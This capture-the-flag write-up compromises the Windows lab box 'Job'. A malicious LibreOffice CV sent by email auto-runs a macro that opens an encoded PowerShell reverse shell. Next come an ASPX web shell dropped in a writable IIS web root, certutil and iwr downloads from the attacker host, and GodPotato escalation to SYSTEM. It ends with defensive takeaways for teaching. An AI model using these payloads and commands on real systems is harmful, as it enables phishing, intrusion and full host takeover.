Job
Job is a Medium difficulty Windows box. It runs an SMTP server and its website accepts LibreOffice-compatible documents, providing a vector to deliver a document with embedded macros that leads to remote code execution as user jack.black. jack.black is a member of the DEVELOPERS group, which has write access to C:\inetpub\wwwroot (the IIS web root), allowing files to be placed in the webroot and achieve code execution as the IIS AppPool service account. The IIS AppPool account has the SeImpersonate privilege, creating conditions that allow token-impersonation techniques to be used to escalate privileges to Administrator.
Reconnaissance
I started with a full port scan and service detection.
$ nmap -p- --min-rate=3000 --max-retries=3 -Pn -n -sCV -T4 10.129.234.73
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-10 17:19 +0200
Nmap scan report for 10.129.234.73
Host is up (0.019s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          hMailServer smtpd
| smtp-commands: JOB, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Job.local
| http-methods:
|_  Potentially risky methods: TRACE
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-10-10T15:21:14+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: JOB
|   NetBIOS_Domain_Name: JOB
|   NetBIOS_Computer_Name: JOB
|   DNS_Domain_Name: job
|   DNS_Computer_Name: job
|   Product_Version: 10.0.20348
|_  System_Time: 2026-10-10T15:20:35+00:00
| ssl-cert: Subject: commonName=job
| Not valid before: 2026-10-09T15:15:57
|_Not valid after:  2027-04-10T15:15:57
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: JOB; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-10-10T15:20:38
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.25 seconds
Note: Port 25 is an hMailServer SMTP instance and port 80 is IIS serving a site titled
Job.local. A mail server sitting next to a web app usually points at a client-side path — getting a human on the other end to open something — rather than a straight network exploit.
I added the host to /etc/hosts.
$ echo '10.129.234.73 job.local' | sudo tee -a /etc/hostsWeb Enumeration
Browsing to the site shows a careers page.

Note: The page asks applicants to email a CV to
career@job.localas a LibreOffice document. That is the attack surface: if I send a document carrying a macro, whoever reviews applications will open it in LibreOffice and run my code.
Foothold via a Malicious Macro

I wrote a throwaway CV in LibreOffice Writer, then opened the macro editor from Tools → Macros → Edit Macros.
In the Basic IDE I added a macro to the document’s own Standard library that shells out to an encoded PowerShell reverse shell.

Sub OnLoad
    shell("cmd /c 'powershell -e JABjAGwAaQBl<SNIP>'")
End Sub
Note: A macro on its own does nothing until something calls it. I need it to run automatically the moment the victim opens the file, so the next step is to bind it to the document’s open event.

I opened Tools → Customize to wire the macro to a document event.

Under the Events tab I attached my OnLoad macro to the Open Document event and saved the file as exploit.odt.
I started a listener for the callback.
$ rlwrap nc -lvnp 9001
listening on [any] 9001 ...
Then I emailed the document to the careers address with swaks.
$ swaks --server job.local --from pwndalf@job.local --to career@job.local --attach @../../Job/exploit.odt
=== Trying job.local:25...
=== Connected to job.local.
<-  220 JOB ESMTP
 -> EHLO kali
<-  250-JOB
<-  250-SIZE 20480000
<-  250-AUTH LOGIN
<-  250 HELP
 -> MAIL FROM:<pwndalf@job.local>
<-  250 OK
 -> RCPT TO:<career@job.local>
<-  250 OK
 -> DATA
<-  354 OK, send.
<SNIP>
A short while later the reviewer opened the CV and the macro fired.
connect to [10.10.14.56] from (UNKNOWN) [10.129.234.73] 55613

PS C:\Program Files\LibreOffice\program> whoami
job\jack.black
User Flag
The shell runs as jack.black, so I read the user flag from the desktop.
PS C:\Program Files\LibreOffice\program> cat \users\jack.black\desktop\user.txt
cbc7************************259f
IIS App Pool Shell
I checked which groups jack.black belongs to.
PS C:\Program Files\LibreOffice\program> whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID                                           Attributes
====================================== ================ ============================================= ==================================================
Everyone                               Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
JOB\developers                         Alias            S-1-5-21-3629909232-404814612-4151782453-1001 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users           Alias            S-1-5-32-555                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4                                       Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113                                     Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192
Membership in JOB\developers is interesting, so I checked what that group can touch under the web root.
PS C:\Program Files\LibreOffice\program> cd \inetpub
PS C:\inetpub> cacls wwwroot
C:\inetpub\wwwroot JOB\developers:(OI)(CI)F
                   BUILTIN\IIS_IUSRS:(OI)(CI)R
                   NT SERVICE\TrustedInstaller:(ID)F
                   NT SERVICE\TrustedInstaller:(OI)(CI)(IO)(ID)F
                   NT AUTHORITY\SYSTEM:(ID)F
                   NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(ID)F
                   BUILTIN\Administrators:(ID)F
                   BUILTIN\Administrators:(OI)(CI)(IO)(ID)F
                   BUILTIN\Users:(ID)R
                   BUILTIN\Users:(OI)(CI)(IO)(ID)(special access:)

                                                 GENERIC_READ
                                                 GENERIC_EXECUTE

                   CREATOR OWNER:(OI)(CI)(IO)(ID)F
Note:
JOB\developers:(OI)(CI)Fis full control overC:\inetpub\wwwroot. If I drop an ASPX web shell there and request it, IIS executes it as the application pool identity — a different account fromjack.black, and one worth checking for stronger privileges.
I grabbed an ASPX reverse shell.
$ curl -s -O https://raw.githubusercontent.com/borjmz/aspx-reverse-shell/refs/heads/master/shell.aspxAnd set my IP and port in it.
{
	    String host = "10.10.14.56"; //CHANGE THIS
            int port = 9002; ////CHANGE THIS

        CallbackShell(host, port);
    }
I served the shell.
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
And pulled it into the web root with iwr.
PS C:\inetpub> iwr -uri http://10.10.14.56:8000/shell.aspx -o c:\inetpub\wwwroot\shell.aspxI started a listener.
$ rlwrap nc -lnvp 9002
listening on [any] 9002 ...
Then triggered the shell with a web request.
$ curl -s http://job.local/shell.aspxThe request executed as the IIS app pool account.
connect to [10.10.14.56] from (UNKNOWN) [10.129.234.73] 55624
Spawn Shell...
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool

c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
Note: The app pool identity holds
SeImpersonatePrivilege. That is the ticket for a potato-style attack: coerce a privileged service to authenticate over a named pipe, then impersonate the SYSTEM token it hands over.
Privilege Escalation
I downloaded GodPotato onto the target with certutil.
c:\windows\system32\inetsrv> certutil -f -split -urlcache http://10.10.14.56:8000/GodPotato-NET4.exe c:\users\public\gp.exe
certutil -f -split -urlcache http://10.10.14.56:8000/GodPotato-NET4.exe c:\users\public\gp.exe
****  Online  ****
  0000  ...
  e000
CertUtil: -URLCache command completed successfully.
I started a final listener.
$ rlwrap nc -lvnp 9003
listening on [any] 9003 ...
Then I ran GodPotato with an encoded PowerShell reverse shell as its command.
c:\windows\system32\inetsrv> c:\users\public\gp.exe -cmd "powershell -e JABjAGwAaQBl<SNIP>"
[*] CombaseModule: 0x140718281129984
[*] DispatchTable: 0x140718283716936
[*] UseProtseqFunction: 0x140718283010240
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] Trigger RPCSS
[*] CreateNamedPipe \\.\pipe\dca5131b-a275-4e93-90d2-86046e304462\pipe\epmapper
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00002002-0958-ffff-cd0c-5388d13630f2
[*] DCOM obj OXID: 0x467353d4e5b4f635
[*] DCOM obj OID: 0x784dcb3a4670e309
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 896 Token:0x772  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 6932
#< CLIXML
Root Flag
The listener caught a shell running as SYSTEM, and I read the root flag.
connect to [10.10.14.56] from (UNKNOWN) [10.129.234.73] 55637

PS C:\windows\system32\inetsrv> whoami
nt authority\system
PS C:\windows\system32\inetsrv> cat \users\administrator\desktop\root.txt
4252************************5ac7
Key Takeaways
Macro-enabled documents are code execution by email. — The careers inbox invited LibreOffice files and opened them, so a macro bound to the document’s open event ran the moment my “CV” was reviewed. Set macro security to disable unsigned macros, open untrusted attachments in Protected View or a sandbox, and treat any role that opens files from strangers as a high-risk endpoint.
A web root writable by a user group is a web shell waiting to happen. — JOB\developers had full control over C:\inetpub\wwwroot, so a foothold user could drop an ASPX page and have IIS run it as the application pool identity. Keep content directories read-only to the accounts that serve them, grant deployment write access through a separate pipeline, and never put interactive user groups on the live web root.
SeImpersonatePrivilege turns a service account into SYSTEM. — The IIS app pool held SeImpersonatePrivilege, which GodPotato leveraged to impersonate a SYSTEM token through an RPC/DCOM named-pipe coercion. The privilege is by design for service identities, so defend around it: keep service accounts patched, monitor for potato-style named-pipe and RPCSS activity, and minimise what a web shell can reach.
One host doing mail, web and everything else widens every blast radius. — A single phishing email led all the way to SYSTEM because the mail server, the web application and the privileged service accounts all lived on the same box. Separate internet-facing roles onto dedicated hosts so that compromising one service does not hand over the rest.